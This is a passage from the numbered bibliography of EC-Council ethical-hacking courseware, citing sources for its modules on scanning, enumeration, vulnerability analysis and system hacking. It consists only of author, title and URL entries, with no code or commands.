78. Remote OS Detection, from https://nmap.org/book/osdetect.html.
79. Katherine Knickerbocker, Spoofing, from http://all.net/CID/Attack/papers/Spoofing.html.
80. Explanation of the Three-Way Handshake via TCP/IP, from https://support.microsoft.com/en-us/help/172983/explanation-of-the-three-way-handshake-via-tcp-ip.
81. The Art of Port Scanning - by Fyodor, from https://nmap.org/nmap_doc.html.
82. Hacking Exposed, from https://www.scribd.com/document/62708034/Hacking-Exposed-Book.
83. Chris McNab, Network Security Assessment, from https://www.trustmatta.com/downloads/pdf/Matta_IP_Network_Scanning.pdf.
84. Steven J. Templeton, and Karl E. Levitt, Detecting Spoofed Packets, from http://seclab.cs.ucdavis.edu/papers/DetectingSpoofed-DISCEX.pdf.
85. Antirez, Hping2 Man Page, from http://www.hping.org/manpage.html.
86. Thierry Lagarde, (2014), AutoScan Network, from https://autoscan-network.en.lo4d.com/windows.
87. Avi Kak, (2019), Port Scanning, Vulnerability Scanning, Packet Sniffing, and Intrusion Detection, and Penetration Testing, from https://engineering.purdue.edu/kak/compsec/NewLectures/Lecture23.pdf.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

88. Renaud Deraison, Ron Gula, and Todd Hayton, (2009), Passive Vulnerability Scanning Introduction, from https://docs.huihoo.com/nessus/passive_scanning_tenable.pdf.
89. Lance Cottrell, Anonymizer Limitations: Logs, from https://www.livinginternet.com/i/is_anon.htm.
90. D. Dieterle, (2013), SSDP Scanning for UPnP Vulnerabilities, from https://cyberarms.wordpress.com/2013/08/23/ssdp-scanning-for-upnp-vulnerabilities/.
91. Sharan R, Hacking Techniques - Scanning Networks and Countermeasures, from http://hack-o-crack.blogspot.in/2010/12/hacking-techniques-scanning-networks.html.
92. Chris McNab, Network Security Assessment, from https://www.trustmatta.com/downloads/pdf/Matta_IP_Network_Scanning.pdf.
93. Wade Stich, Banner Grabbing with Telnet, from https://siekta.files.wordpress.com/2010/10/bannergrabbing.pdf.
94. Network scanning, from https://searchmidmarketsecurity.techtarget.com/definition/network-scanning.
95. Ryan Spangler, (2003), Analysis of Remote Active Operating System Fingerprinting Tools, from http://www.packetwatch.net/documents/papers/osdetection.pdf.
96. Ryan Spangler, (2003), Analysis of Remote Active Operating System Fingerprinting Tools, from https://securiteam.com/securityreviews/5ZP010UAAI/.
97. (2000), How Anonymizers Work, from https://www.livinginternet.com/i/is_anon_work.htm.
98. (2008), Scanning - HSC Guides - Ethical Hacker, from http://sqlinjections.blogspot.com/2009/04/scanning-hsc-guides-ethical-hacker.html.
99. Lance Spitzner, (2000), Passive Fingerprinting, from https://www.symantec.com/connect/articles/passive-fingerprinting.
100. Prabhaker Mateti, (2001), Port Scanning, from https://web1.cs.wright.edu/~pmateti/Courses/499/Probing/index.html.
101. Wenliang (Kevin) Du, TCP Protocols, from http://www.cis.syr.edu/~wedu/Teaching/cis758/LectureNotes/TCP.doc.
102. (2008), Proxy Servers and Anonymizers, from https://www.gohacking.com/what-is-proxy-server-and-how-it-works/.
103. Port Scanning without the SYN flag, from http://bsd.opennet.ru/base/sec/p49-15.txt.html.
104. Christian Starkjohann, What is sslproxy?, from https://kuix.de/sslproxy/README.txt.
105. Bálint KOZMAN, (2002), Anonymizers, from http://www.fim.uni-linz.ac.at/staff/sonntag/LTAEC_Budapest/Anonymizers/index.html.
106. Firewall/IDS Evasion and Spoofing, from https://nmap.org/book/man-bypass-firewalls-ids.html.
107. (2016), How can the Nmap tool be used to evade a firewall/IDS?, from https://security.stackexchange.com/questions/121900/how-can-the-nmap-tool-be-used-to-evade-a-firewall-ids.
108. (2012), Nmap – Techniques for Avoiding Firewalls, from https://pentestlab.blog/2012/04/02/nmap-techniques-for-avoiding-firewalls/.
109. Rajesh Deodhar, (2011), Advanced Nmap: Scanning Firewalls, from http://opensourceforu.com/2011/02/advanced-nmap-scanning-firewalls/.
110. Taylor Gibb, (2012), Hacker Geek: OS Fingerprinting With TTL and TCP Window Sizes, from https://www.howtogeek.com/104337/hacker-geek-os-fingerprinting-with-ttl-and-tcp-window-sizes/.
111. Evrik Hjelmvik, (2011), Passive OS Fingerprinting, from http://www.netresec.com/?page=Blog&month=2011-11&post=Passive-OS-Fingerprinting.
112. Christoph Eckstein, (2011), OS fingerprinting with IPv6, from https://www.sans.org/reading-room/whitepapers/testing/os-fingerprinting-ipv6-33794.
113. Chris Sanders, (2011), Operating System Fingerprinting with Packets (Part 1), from http://techgenix.com/operating-system-fingerprinting-packets-part1/.
114. Toby Millers, Passive OS Fingerprinting Update, from https://isc.sans.edu/forums/diary/Passive+OS+Fingerprinting+Update/18.
115. (2012), Penetration Testing Lab, from https://pentestlab.blog/2012/08/17/nmap-cheat-sheet/.
116. Host Discovery Techniques, from https://nmap.org/book/host-discovery-techniques.html.
117. Gordon "Fyodor" Lyon, (2008), Nmap_network_scanning, United States: Insecure.Com LLC.
118. Paulino Calderon, (2012), Discovering hosts with UDP ping scans, from https://subscription.packtpub.com/book/networking_and_servers/9781849517485/2/ch02lvl1sec24/discovering-hosts-with-udp-ping-scans.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

119. Sairam Jetty, (2018), Network Scanning Cookbook Practical network security using Nmap and Nessus 7, Birmingham, UK: Packt Publishing.
120. (2014), Ping Sweeps and Port Scans, from https://computersecurity123.wordpress.com/2014/07/16/ping-sweeps-and-port-scans/.
121. Kevin Beaver, Prevent Network Hacking with Port Scanners, from https://www.dummies.com/programming/networking/prevent-network-hacking-with-port-scanners/.
122. (2018), When is 'Timestamp' and 'Timestamp Reply' are used in ICMP protocol?, from https://networkengineering.stackexchange.com/questions/50511/when-is-timestamp-and-timestamp-reply-are-used-in-icmp-protocol.
123. (2020), Internet Control Message Protocol, from https://en.wikipedia.org/wiki/Internet_Control_Message_Protocol.
124. Nmap Cheat Sheet, from https://hackt.nl/nmap-cheat-sheet/.
125. Savia Lobo, (2018), Discovering network hosts with 'TCP SYN' and 'TCP ACK' ping scans in Nmap, from https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-in-nmaptutorial/.
126. Paulino Calderon, (2012), Discovering hosts with UDP ping scans, from https://subscription.packtpub.com/book/networking_and_servers/9781849517485/2/ch02lvl1sec24/discovering-hosts-with-udp-ping-scans.
127. Port Scanning Techniques, from https://nmap.org/book/man-port-scanning-techniques.html.
128. (2014), Nmap Cheat Sheet, from https://highon.coffee/blog/nmap-cheat-sheet/.
129. TCP FIN, NULL, and Xmas Scans (-sF, -sN, -sX), fromhttps://nmap.org/book/scan-methods-null-fin-xmas-scan.html.
130. TCP Maimon Scan (-sM), from https://nmap.org/book/scan-methods-maimon-scan.html.
131. Philippe Langlois, (2013), SCTPscan Finding entry points to SS7 Networks & Telecommunication Backbones, from https://www.slideshare.net/p1sec/black-hat-europe-philippe-langlois-sctpscan.
132. Nmap Network Scanning IPv6 Scanning (-6), from https://nmap.org/book/port-scanning-ipv6.html.
133. Jason Wood, (2016), Nmap Scanning IPv6 Addresses, from https://www.youtube.com/watch?v=WWHyg4Qjz6c.
134. Nmap Network Scanning Service and Version Detection, from https://nmap.org/book/man-version-detection.html.
135. Nmap Network Scanning Scan Time Reduction Techniques, from https://nmap.org/book/reduce-scantime.html.
136. Taylor Gibb, (2012), Hacker Geek: OS Fingerprinting with TTL and TCP Window Sizes, from https://www.howtogeek.com/104337/hacker-geek-os-fingerprinting-with-ttl-and-tcp-window-sizes/.
137. Erik Hjelmvik, (2011), Passive OS Fingerprinting, from http://www.netresec.com/?page=Blog&month=2011-11&post=Passive-OS-Fingerprinting.
138. Chris Sanders, (2011), Operating System Fingerprinting with Packets (Part 1), from http://techgenix.com/operating-system-fingerprinting-packets-part1/.
139. TCP window size – Wireshark and Windows, from https://microsoftserver2012.wordpress.com/2016/10/06/tcp-window-size-wireshark-and-windows/.
140. Subin Siby, (2019), Default TTL (Time To Live) Values of Different OS, from https://subinsb.com/default-device-ttl-values/.
141. Chris Greer, (2018), How TCP Works - Window Scaling and Calculated Window Size, from https://www.youtube.com/watch?v=2PJVHvthrNU.
142. OS Detection, from https://nmap.org/book/man-os-detection.html.
143. Service and Version Detection, from https://nmap.org/book/man-version-detection.html.
144. Ron Bowes, (2008), My Scripting Experience with Nmap, from https://blog.skullsecurity.org/2008/what-time-is-it .
145. Ron Bowes, File smb-os-discovery, from https://nmap.org/nsedoc/scripts/smb-os-discovery.html .
146. IPv6 fingerprinting, from https://nmap.org/book/osdetect-ipv6-methods.html.
147. Jonathan Hassell, (2003), What is IP spoofing? And 5 ways to prevent it, from https://www.csoonline.com/article/2115848/data-protection-ip-spoofing.html.

Module 04: Enumeration

148. The Dark Side of NTFS (Microsoftâ€™s Scarlet Letter), from http://www.infosecwriters.com/texts.php?op=display&id=53.
149. RPCCLIENT, from http://www.sarata.com/manpages/man1/rpcclient.html.
150. smtp-user-enum User Documentation, from http://pentestmonkey.net/tools/user-enumeration/smtp-user-enum.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

151. What is SNMP?, from http://www.wtcs.org/snmp4tpc/snmp.htm.
152. Jan van Oorschot, Jeroen Wortelboer and Dirk Wisse, (2001), SNMP - The Mission Statement, from https://www.symantec.com/connect/articles/windows-2000-snmp-and-security.
153. Joris Evers, (2006), AT&T hack exposes 19,000 identities, from https://www.cnet.com/news/at-38t-hack-exposes-19000-identities/.
154. (2019), Linux finger command, from https://www.computerhope.com/unix/ufinger.htm.
155. (2008), Enumeration, from http://www.vulnerabilityassessment.co.uk/enum.htm.
156. (2009), Net view, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb490719(v=technet.10)?redirectedfrom=MSDN.
157. Djrand, (2003), Low-Level Enumeration With TCP/IP, from https://packetstormsecurity.com/papers/bypass/Low-Level_Enumeration_With_TCP.txt.
158. LDAP Enumeration, from http://www.vulnerabilityassessment.co.uk/enum_ldap.htm.
159. SMTP Enumeration and more, from http://www.vulnerabilityassessment.co.uk/enum_smtp.htm.
160. (2019), Linux rpcinfo command, from https://www.computerhope.com/unix/urpcinfo.htm.
161. Arun Thomas, (2012), IPsec VPN Penetration Testing with BackTrack Tools, from http://opensourceforu.com/2012/01/ipsec-vpn-penetration-testing-backtrack-tools/.
162. Nadeem Unuth, (2019), What is SIP and How does it work?, from https://www.lifewire.com/what-is-sip-3426669.
163. Irfan Shakeel, (2016), VoIP Network Recon: Footprinting, Scanning, and Enumeration, from http://resources.infosecinstitute.com/voip-network-recon-footprinting-scanning-and-enumeration/#gref.
164. Enumerating and Breaking VoIP, from http://garage4hackers.com/attachment.php?attachmentid=120&d=1321865311.
165. Endler & Collier, (2006), Enumerating a VoIP Network, from http://www.hackingvoip.com/presentations/sample_chapter3_hacking_voip.pdf.
166. (2003), What is RPC?, from https://technet.microsoft.com/en-us/library/cc787851(v=ws.10).aspx.
167. (2003), How RPC work", from https://technet.microsoft.com/en-us/library/cc738291(v=ws.10).aspx.
168. Enumerating Unix RPC Services, from http://etutorials.org/Networking/network+security+assessment/Chapter+12.+Assessing+Unix+RPC+Services/12.1+Enumerating+Unix+RPC+Services/.
169. Adam Bertram, Using Windows 10 Administrative Shares, from https://www.businessnewsdaily.com/11017-windows-10-administrative-shares.html.
170. Sean Wilkins, (2012), TCP/IP Ports and Protocols, from http://www.pearsonitcertification.com/articles/article.aspx?p=1868080.
171. Shahmeer Amir, (2017), Penetration Testing of an FTP Server, from https://shahmeeramir.com/penetration-testing-of-an-ftp-server-19afe538be4b.
172. Raj Chandel, (2017), Penetration Testing on Telnet (Port 23), from https://www.hackingarticles.in/penetration-testing-telnet-port-23/.
173. Network File System (NFS), from https://web.mit.edu/rhel-doc/5/RHEL-5-manual/Deployment_Guide-en-US/ch-nfs.html.
174. (2019), NetBIOS Suffix Definitions, from https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-brws/0c773bdd-78e2-4d8b-8b3d-b7506849847b.
175. (2019), Enumerate NetBIOS Shares with NBTScan & Nmap Scripting Engine, from https://null-byte.wonderhowto.com/how-to/enumerate-netbios-shares-with-nbtscan-nmap-scripting-engine-0193957/.
176. NET.exe VIEW, from https://ss64.com/nt/net-view.html.
177. (2018), The SNMP Management Information Base (MIB), from https://docs.microsoft.com/en-us/windows/desktop/snmp/the-snmp-management-information-base-mib-.
178. ntpdate(8) - Linux man page, from https://linux.die.net/man/8/ntpdate.
179. Satyam Singh, (2018), Exploiting NFS Share, from https://resources.infosecinstitute.com/exploiting-nfs-share/#gref.
180. Joe Norton, (2017), Exploiting Metasploitable Without Metasploit — NFS Enumeration and Exploiting Misconfiguration, from https://medium.com/@joe_norton/exploiting-metasploitable-without-metasploit-nfs-enumeration-and-exploiting-misconfiguration-86504ccd15b9.
181. (2017), NFS, from https://pentestacademy.wordpress.com/2017/09/20/nfs/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

182. Margaret Rouse, (2019), Network File System (NFS), from https://searchenterprisedesktop.techtarget.com/definition/Network-File-System .
183. (2019), Network File System, from https://en.wikipedia.org/wiki/Network_File_System.
184. (2019), Common SMTP port numbers, from https://docs.mailpoet.com/article/59-default-ports-numbers-smtp-pop-imap.
185. (2012), SMTP User Enumeration, from https://pentestlab.blog/2012/11/20/smtp-user-enumeration/.
186. Duarte Silva, File smtp-enum-users, from https://nmap.org/nsedoc/scripts/smtp-enum-users.html.
187. Heyder Andrade and Nebulus, (2018), SMTP User Enumeration Utility, from https://www.rapid7.com/db/modules/auxiliary/scanner/smtp/smtp_enum.
188. Suzanne Goldlust, (2018), What is DNS Cache snooping?, from https://kb.isc.org/docs/aa-00509.
189. Dejan Lukan, (2012), DNS Cache Snooping, from https://resources.infosecinstitute.com/dns-cache-snooping/#gref.
190. Johannes Weber, (2016), How to walk DNSSEC Zones: dnsrecon, from https://blog.webernetz.net/how-to-walk-dnssec-zones-dnsrecon/.
191. What Are Domain Name System Security Extensions?, from https://whatismyipaddress.com/dnssec.
192. (2014), DNSSEC:NSEC vs. NSEC3, from https://www.internetsociety.org/resources/deploy360/2014/dnssecnsec-vs-nsec3/.
193. DNSSEC – What Is It and Why Is It Important?, from https://www.icann.org/resources/pages/dnssec-what-is-it-why-important-2019-03-05-en.
194. How DNSSEC Works, from https://www.cloudflare.com/dns/dnssec/how-dnssec-works/.
195. NSEC3-Records (Next Secure v. 3), from https://simpledns.com/help/nsec3-records.
196. (2020), Telnet, from https://en.wikipedia.org/wiki/Telnet.
197. Dinesh Thakur, Telnet - What is Telnet?, from http://ecomputernotes.com/computernetworkingnotes/services-and-applications/what-is-telnet.
198. Raj Chandel, (2016), Password Cracking using Nmap, from https://www.hackingarticles.in/password-cracking-using-nmap/.
199. Kevin Beaver, (2014), How to detect and defend against a TCP port 445 exploit and attacks, from https://searchsecurity.techtarget.com/answer/Detecting-and-defending-against-TCP-port-445-attacks.
200. Raj Chandel, (2019), SMB Penetration Testing (Port 445), from https://www.hackingarticles.in/smb-penetration-testing-port-445/.
201. Shahmeer Amir, (2017), Penetration Testing of an FTP Server, from https://shahmeeramir.com/penetration-testing-of-an-ftp-server-19afe538be4b.
202. Raj Chandel, (2017), FTP Penetration Testing on Windows (Port 21), from https://www.hackingarticles.in/ftp-penetration-testing-windows/.
203. Margaret Rouse, (2019), IPv6 (Internet Protocol Version 6), from https://searchnetworking.techtarget.com/definition/IPv6-Internet-Protocol-Version-6.
204. (2020), IPv6, from https://en.wikipedia.org/wiki/IPv6.
205. Srinivas, (2016), SNMP Pentesting, from https://resources.infosecinstitute.com/snmp-pentesting/#gref.
206. (2011), Enumeration Countermeasures, from http://luizfirmino.blogspot.com/2011/09/enumeration-countermeasures.html.
207. Kevin Beaver, (2014), How to detect and defend against a TCP port 445 exploit and attacks, from https://searchsecurity.techtarget.com/answer/Detecting-and-defending-against-TCP-port-445-attacks.
208. Kevin Beaver, Countermeasures against NFC attacks, from https://books.google.co.in/books?id=xuF3Rr2uD3YC&pg=PR13&lpg=PR13&dq=NFS+enumeration+countermeasures&source=bl&ots=S8R5PmXEf7&sig=ACfU3U2rFLwul5j9ztVenCLltdQMwCLd7A&hl=en&sa=X&ved=2ahUKEwiwscLW9JLjAhUQ8HMBHcAUAvYQ6AEwBHoECAkQAQ#v=onepage&q=NFS%20attacks&f=false.
209. Stuart McClure, Joel Scambray, and George Kurtz, (2009), Hacking Exposed 6, Tenth Edition, USA: McGraw-Hill Companies, Inc.
210. Tavis Barr, Nicolai Langfeldt, Seth Vidal, and Tom McNeal, (2002), Security and NFS, from https://www.tldp.org/HOWTO/NFS-HOWTO/security.html#PORTMAPPER-SECURITY.

Module 05: Vulnerability Analysis

211. Microsoft Vulnerability Research (MSVR), from https://www.microsoft.com/en-us/msrc/msvr.
212. Glossary of Vulnerability Testing Terminology, from https://www.ee.oulu.fi/research/ouspg/Glossary/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

213. Thomas R. Peltier, Justin Peltier, and John A. Blackley, (2017), Technical (Bottom-Up) Methodology, from https://www.taylorfrancis.com/books/9780429210747.

214. Renaud Deraison and Ron Gula, (2009), Blended Security Assessments, from https://www.tenable.com/sites/drupal.dmz.tenablesecurity.com/files/uploads/documents/whitepapers/Blended%20Security%20Assesments.pdf.

215. Steven Weil, (2003), How to obtain a high-quality vulnerability assessment, from https://searchsecurity.techtarget.com/tip/How-to-obtain-a-high-quality-vulnerability-assessment.

216. Dr. D. Polemi, G. Valvis, (2005), Vulnerability Assessment Report Format Data Model, from http://www.kti.ae.poznan.pl/conferences/i3e/papers/george_valvis.pdf.

217. (2011), What is a vulnerability assessment?, from http://resecure.me/pdf/17542.pdf .

218. Marcelo Silva, (2012), Vulnerability Assessment, from https://www.slideshare.net/CelloLtd/info-security-vulnerability-assessment.

219. Common Vulnerability Scoring System Calculator, from https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator.

220. (2019), Common Weakness Enumeration, from https://en.wikipedia.org/wiki/Common_Weakness_Enumeration.

221. (2015), Testing Scan Credentials for More Accurate Vulnerability Assessment, from https://www.tripwire.com/state-of-security/vulnerability-management/testing-scan-credentials-for-more-accurate-vulnerability-assessment/.

222. (2011), Credentialed vs Non-Credentialed scans, from https://discussions.qualys.com/thread/10133.

223. Syamini Sreedharan, What is Vulnerability Assessment? Testing Process, VAPT Scan Tool, from https://www.guru99.com/vulnerability-assessment-testing-analysis.html.

Module 06: System Hacking

224. Gregory Kipper, (2003), Steganography in Depth, from https://www.taylorfrancis.com/books/9780429211065.

225. S.J. Templeton, K.E. Levitt, (2003), Detecting spoofed packets, from https://ieeexplore.ieee.org/document/1194882.

226. NTLM Authentication in Java, from http://www.luigidragone.com/software/ntlm-authentication-in-java/.

227. Samir K Bandyopadhyay, Debnath Bhattacharyya, Debashis Ganguly, Swarnendu Mukherjee, and Poulami Das, A Tutorial Review on Steganography, from http://www.jiit.ac.in/jiit/ic3/IC3_2008/IC3-2008/APP2_21.pdf.

228. Ricky Magalhaes, (2003), Using passwords as a defense mechanism to improve Windows security, from http://techgenix.com/passwords_improve_windows_security_part2/.

229. Andreas Westfeld and Andreas Pfitzmann, Attacks on Steganographic Systems, from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.94.5975&rep=rep1&type=pdf.

230. DaijiSanai and HidenobuSeki, (2004), Optimized Attack for NTLM2 Session Response, from https://www.blackhat.com/presentations/bh-asia-04/bh-jp-04-pdfs/bh-jp-04-seki.pdf.

231. Zhi Wang, Xuxian Jiang, Weidong Cui, and Xinyuan Wang, (2008), Countering Persistent Kernel Rootkits Through Systematic Hook Discovery, from https://www.microsoft.com/en-us/research/publication/countering-persistent-kernel-rootkits-through-systematic-hook-discovery/.

232. Brute force attack - Wikipedia, the free encyclopedia, from https://en.wikipedia.org/wiki/Brute-force_attack.

233. Passwords, from http://media.techtarget.com/searchSecurity/downloads/HackingforDummiesCh07.pdf.

234. The Hack FAQ: Password Basics, from https://www.nmrc.org/pub/faq/hackfaq/hackfaq-04.html.

235. Microsoft Technical Security Notifications, from https://www.microsoft.com/en-us/msrc/technical-security-notifications?rtc=1.

236. Bojan Smojver, (2002), Linux Today - ZDNet Australia: Threats Move Beyond Linux to Windows, from https://www.linuxtoday.com/security/2002121100426scsvnt.

237. Russell Kay, (2006), Sidebar: A Simple Rootkit Example, from https://www.computerworld.com/article/2560499/cybercrime-hacking/sidebar--a-simple-rootkit-example.html.

238. Russell Kay, (2006), Rootkits offer the lure of total control, from https://www.techworld.com/security/rootkits-offer-the-lure-of-total-control-2219/.

239. Steganography (a secretly hidden coding that dates back to ancient ...), from https://wordinfo.info/unit/3403?letter=S&spage=9.

240. Fred B. Schneider, Authentication, from http://www.cs.cornell.edu/Courses/cs513/2000sp/NL10.html.

241. CS513: System Security - Topic Outline, from http://www.cs.cornell.edu/courses/cs513/2005fa/02.outline.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

242. Mary McMahon, (2014), What Is a Privilege Escalation?, from https://www.wisegeek.com/what-is-a-privilege-escalation.htm.
243. Foon, (2002), Exploiting design flaws in the Win32 API for privilege escalation - Shatter Attacks - How to break Windows, from https://www.helpnetsecurity.com/2002/08/08/exploiting-design-flaws-in-the-win32-api-for-privilege-escalation---shatter-attacks---how-to-break-windows/.
244. Scott Sutherland, (2009), Windows Privilege Escalation Part 1: Local Administrator Privileges, from https://blog.netspi.com/windows-privilege-escalation-part-1-local-administrator-privileges/ .
245. Windows Privilege Escalation Fundamentals, from http://www.fuzzysecurity.com/tutorials/16.html.
246. Siva Ram, (2010), DLL Hijacking Attacks, from https://www.maravis.com/dll-hijacking-attacks/.
247. (2018), Dynamic-Link Library Security, from https://docs.microsoft.com/en-gb/windows/win32/dlls/dynamic-link-library-security?redirectedfrom=MSDN.
248. Srikanth Ramesh, How to Hack Windows Administrator Password, from https://www.gohacking.com/hack-windows-administrator-password./.
249. Aleksandr Matrosov, (2013), Mysterious Avatar rootkit with API, SDK, and Yahoo Groups for C&C communication, from https://www.welivesecurity.com/2013/05/01/mysterious-avatar-rootkit-with-api-sdk-and-yahoo-groups-for-cc-communication/.
250. Win32/Rootkit.Avatar, from https://www.virusradar.com/en/Win32_Rootkit.Avatar/description.
251. James Wyke, The ZeroAccess rootkit, from https://nakedsecurity.sophos.com/zeroaccess2/#Introduction.
252. (2013), Hack Like a Pro: How to Cover Your Tracks & Leave No Trace Behind on the Target System, from https://null-byte.wonderhowto.com/how-to/hack-like-pro-cover-your-tracks-leave-no-trace-behind-target-system-0148123/.
253. Sarah Granger, (2002), The Simplest Security: A Guide To Better Password Practices, from https://www.symantec.com/connect/articles/simplest-security-guide-better-password-practices.
254. Gaining Access Using Application and Operating System Attacks, from https://searchsecurity.techtarget.com/feature/Gaining-access-using-application-and-operating-system-attacks.
255. Jesper M. Johansson, Windows Passwords: Everything You Need To Know, from http://download.microsoft.com/download/a/d/0/ad0f04a3-21b2-4d79-9049-f5fadb632ace/SEC401-JesperJohansson.pdf.
256. Dr-Hack, (2009), Hash injection Attacks in a Windows Network, from https://blog.drhack.net/hash-injection-attacks-in-a-windows-network/.
257. How to prevent Windows from storing a LAN manager hash of your password in Active Directory and local SAM databases, from https://support.microsoft.com/en-us/help/299656/how-to-prevent-windows-from-storing-a-lan-manager-hash-of-your-passwor.
258. System Hacking: Part II, from http://archive.visualstudiomagazine.com/books/chapters/0072260815.pdf.
259. Fred B. Schneider, Authentication, from http://www.cs.cornell.edu/courses/cs513/2000sp/NL10.html.
260. Gary C. Kessler, (2001), Steganography: Hiding Data Within Data, https://www.garykessler.net/library/steganography.html.
261. Gary C. Kessler, (2015), An Overview of Steganography for the Computer Forensics Examiner, from, https://www.garykessler.net/library/fsc_stego.html.
262. Soumyendu Das, Steganography and Steganalysis: Different Approaches, from https://arxiv.org/ftp/arxiv/papers/1111/1111.3758.pdf.
263. Link Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS), from https://www.cccsecuritycenter.org/remediation/llmnr-nbt-ns.
264. Jon Sternstein, Local Network Attacks: LLMNR and NBT-NS Poisoning, from https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning.
265. LLMNR / NBT-NS Spoofing Attack Network Penetration Testing, from https://www.aptive.co.uk/blog/llmnr-nbt-ns-spoofing/.
266. HollyGraceful, (2015), Stealing Accounts: LLMNR and NBT-NS Spoofing, from https://www.gracefulsecurity.com/stealing-accounts-llmnr-and-nbt-ns-poisoning/.
267. Mucahit Karadag, (2016), What is LLMNR & WPAD and How to Abuse Them During Pentest?, from https://pentest.blog/what-is-llmnr-wpad-and-how-to-abuse-them-during-pentest/.
268. William Hurer-Mackay, (2016), LLMNR and NBT-NS Poisoning Using Responder, from https://www.4armed.com/blog/llmnr-nbtns-poisoning-using-responder/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

269. Link Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS), from https://www.cccsecuritycenter.org/remediation/llmnr-nbt-ns.

270. (2019), Exploitation for Privilege Escalation, from https://attack.mitre.org/wiki/Technique/T1068.

271. (2018), Dylib Hijacking, from https://attack.mitre.org/wiki/Technique/T1157.

272. Patrick Wardle, (2015), Dylib hijacking on OS X, from https://www.virusbulletin.com/virusbulletin/2015/03/dylib-hijacking-os-x/.

273. (2015), Dylib hijacking on OS X, from https://news.ycombinator.com/item?id=9239411.

274. (2018), Meltdown and Spectre: Critical processor vulnerabilities, from https://www.enisa.europa.eu/publications/info-notes/meltdown-and-spectre-critical-processor-vulnerabilities.

275. Justin Ellingwood, (2018), How To Protect Your Server Against the Meltdown and Spectre Vulnerabilities, from https://www.digitalocean.com/community/tutorials/how-to-protect-your-server-against-the-meltdown-and-spectre-vulnerabilities.

276. Josh Fruhlinger, (2018), Spectre and Meltdown explained: What they are, how they work, what's at risk, from https://www.csoonline.com/article/3247868/vulnerabilities/spectre-and-meltdown-explained-what-they-are-how-they-work-whats-at-risk.html.

277. Tom Ueltschi, Travis Smith, Jared Atkinson, Robby Winchester, (2017), Access Token Manipulation, from https://attack.mitre.org/wiki/Technique/T1134.

278. Access Tokens, from https://msdn.microsoft.com/en-us/library/windows/desktop/aa374909(v=vs.85).aspx.

279. (2017), Application Shimming, from https://attack.mitre.org/wiki/Technique/T1138.

280. Stefan Kanthak and Travis Smith, (2017), File System Permissions Weakness, from https://attack.mitre.org/wiki/Technique/T1044.

281. Travis Smith and Leo Loobeek, (2017), Scheduled Task, from https://attack.mitre.org/wiki/Technique/T1053.

282. (2017), Launch Daemon, from https://attack.mitre.org/wiki/Technique/T1160.

283. (2017), Plist Modification, from https://attack.mitre.org/wiki/Technique/T1150.

284. (2017), Setuid and Setgid, from https://attack.mitre.org/wiki/Technique/T1166.

285. (2017), Web Shell, from https://attack.mitre.org/wiki/Technique/T1100.

286. Agathoklis Prodromou, (2016), An introduction to web Shells-Part-1, from https://www.acunetix.com/blog/articles/introduction-web-shells-part-1/.

287. (2015), Covering Tracks of Attacks, from https://resources.infosecinstitute.com/covering-tracks-of-attacks/#gref.

288. (2018), Microsoft NTLM, from https://docs.microsoft.com/en-us/windows/win32/secauthn/microsoft-ntlm.

289. Amrita Mitra, (2017), What is Pass The Hash Attack?, from https://www.thesecuritybuddy.com/vulnerabilities/what-is-a-pass-the-hash-attack/.

290. (2019), Pass the hash, from https://en.wikipedia.org/wiki/Pass_the_hash.

291. (2007), Pass-The-Hash Toolkit, from https://www.coresecurity.com/corelabs-research-special/open-source-tools/pass-hash-toolkit.

292. Elad Shamir, (2019), Internal Monologue Attack - Retrieving NTLM Hashes without Touching LSASS (Repost), from https://shenaniganslabs.io/2019/01/14/Internal-Monologue.html.

293. (2018), Retrieving NTLM Hashes without touching LSASS: the "Internal Monologue" Attack, from https://www.andreafortuna.org/2018/03/26/retrieving-ntlm-hashes-without-touching-lsass-the-internal-monologue-attack/.

294. Yaron Ziner, (2017), Advanced Techniques Attackers Use to Crack Passwords, from https://resources.infosecinstitute.com/advanced-techniques-attackers-use-crack-passwords/#gref.

295. Adam Chester, (2017), Kerberos AD Attacks - More Roasting with AS-REP, from https://blog.xpnsec.com/kerberos-attacks-part-2/.

296. Jeff Petters, (2018), Kerberos Authentication Explained, from https://www.varonis.com/blog/kerberos-authentication-explained/.

297. Aki Jos, (2018), AS-REP Roasting – Cracking User Account Password, from https://akijosberryblog.wordpress.com/2018/01/17/as-rep-roasting-cracking-user-account-password/.

298. Sean Metcalf, (2015), Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain, from https://adsecurity.org/?p=2293.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

299. Ryan Becwar, and Vincent Le Toux, (2019), Pass the Ticket, from https://attack.mitre.org/techniques/T1097/.
300. Chris Stoneff, (2018), Defending Against Pass-the-Ticket Attacks, from https://www.beyondtrust.com/blog/entry/defending-against-pass-the-ticket-attacks.
301. (2017), Cracking Passwords: 11 Password Attack Methods (And How They Work), from https://datarecovery.com/rd/cracking-passwords-11-password-attack-methods-work/.
302. Jens Steube, (2013), Advanced password guessing, from https://hashcat.net/events/p13/js-apg-htftl20.pdf.
303. William Hurer-Mackay, (2016), How to Perform a Combinator Attack Using Hashcat, from https://www.4armed.com/blog/hashcat-combinator-attack/.
